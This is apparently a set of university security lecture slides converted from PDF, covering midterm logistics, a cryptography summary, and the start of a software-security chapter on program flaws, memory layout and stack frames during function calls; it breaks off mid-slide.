

# Midterm Examination

- Mar.18 Monday, after spring break
  - Cover everything of cryptology we had in class
  - Open book
  - No electronic device allowed
  - No discussion
  - 20%
- 
- Submit Programming assignment 1 if you haven't
    - Send email to me or TA
  - Written homework 1 will be handed out today

# Summary of Cryptography

- **Basics of cryptology**

- Crypto terms
- Kerckhoffs' Principle
- Shift crypto, double transposition, one-time pad, codebook cipher

- **Symmetric key crypto**

- Stream cipher: A5/1, RC4
- Block cipher: Feistel cipher, DES, 3DES, AES, IDEA, Blowfish, RC6
- Block cipher modes: ECB, CBC, CTR
- MAC

- **Public key crypto**

- Knapsack cryptosystem (flawed), RSA, Diffie-Hellman, El Gamal, ECC
- Uses for public key crypto, PKI

- **Cryptographic Hash functions**

- Birthday problem
- Tiger hash
- HMAC

Chapter 1: Cryptography

**Chapter 2: Software Security**

# Why Software?

- Why is software as important to security as crypto, access control, protocols?
- Virtually all of information security is implemented in software
- If your software is subject to attack, your security can be broken
  - Regardless of strength of crypto, access control or protocols
- Software is a poor foundation for security

# Software Flaws

# Bad Software is Ubiquitous

- NASA Mars Lander (cost \$165 million)
  - Crashed into Mars due to...
  - ...error in converting English and metric units of measure
  - Believe it or not
- Denver airport
  - Baggage handling system --- very buggy software
  - Delayed airport opening by 11 months
  - Cost of delay exceeded \$1 million/day
  - What happened to person responsible for this fiasco?

# Software Issues

## Alice and Bob

- ❑ Find bugs and flaws by accident
- ❑ Hate bad software...
- ❑ ...but must learn to live with it
- ❑ Must make bad software work

## Trudy

- Actively looks for bugs and flaws
- Likes bad software...
- ...and tries to make it misbehave
- Attacks systems via bad software



# Complexity

- “Complexity is the enemy of security”, Paul Kocher, Cryptography Research, Inc.

System	Lines of Code (LOC)
Netscape	17 million
Space Shuttle	10 million
Linux kernel 2.6.0	5 million
Windows XP	40 million
Mac OS X 10.4	86 million
Boeing 777	7 million

# Software Security Topics

- Software exploitation (unintentional)
  - Buffer overflow
  - Incomplete mediation
  - Race conditions
- Malicious software (intentional)
  - Viruses
  - Worms
  - Other breeds of malware

# Software exploitation through program flaws

- An **error** is a programming mistake
  - To err is human
- An error may lead to incorrect state: **fault**
  - A fault is internal to the program
- A fault may lead to a **failure**, where a system departs from its expected behavior
  - A failure is externally observable



# Example

```
char array[10];  
for(i = 0; i < 10; ++i)  
    array[i] = `A`;  
array[10] = `B`;
```

- ❑ This program has an **error**
- ❑ This error might cause a **fault**
  - Incorrect internal state
- ❑ If a fault occurs, it might lead to a **failure**
  - Program behaves incorrectly (external)
- ❑ We use the term **flaw** for all of the above

# Secure Software

- In software engineering, try to ensure that a program does what is intended
- **Secure** software engineering requires that software **does what is intended...**
- **...and nothing more**
- Absolutely secure software is impossible
- How can we manage software risks?


# Security Critical Program Flaws

- Program flaws are **unintentional**
  - But can still create security risks
- We'll consider 3 types of flaws
  - Buffer overflow (smashing the stack)
  - Incomplete mediation
  - Race conditions

# Refresher


- How is program data laid out in memory?
- What does the stack look like?
- What effect does calling (and returning from) a function have on memory?
- We are focusing on the Linux process model
- Similar to other operating systems

# Programs in Memory





# Programs in Memory



# Programs in Memory

4G

0xffffffff

The process's view  
of memory is that  
it owns all of it

0

0x00000000

# Programs in Memory

4G

0xffffffff


The process's view  
of memory is that  
it owns all of it

Virtual addresses;  
OS map them to physical  
addresses

0

0x00000000

# Programs in Memory




# Programs in Memory

4G

0xffffffff

0




Code


```
...  
2760: 85 d2      test  %edx,%edx  
2762: 74 34      je      
2764: 55         push  %rbp  
...
```

0x00000000


# Programs in Memory



# Programs in Memory




# Programs in Memory







# Programs in Memory




# Programs in Memory



# Programs in Memory



# Programs in Memory



# Runtime Attacks

Stack and heap grow in opposite directions



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that  
adjusts the size of the stack at runtime






# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that  
adjusts the size of the stack at runtime






# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions


Compiler provides instructions that  
adjusts the size of the stack at runtime



# Runtime Attacks

Stack and heap grow in opposite directions

Compiler provides instructions that  
adjusts the size of the stack at runtime



Focusing on the stack for now

# Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff

...


Caller's data

# Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4];
    int loc2;
    int loc3;
    ...
}
```

0x00000000

0xffffffff



Arguments pushed in  
Reverse order

# Stack Layout During Function Call

```
void func(char *arg1, int arg2, int arg3)
{
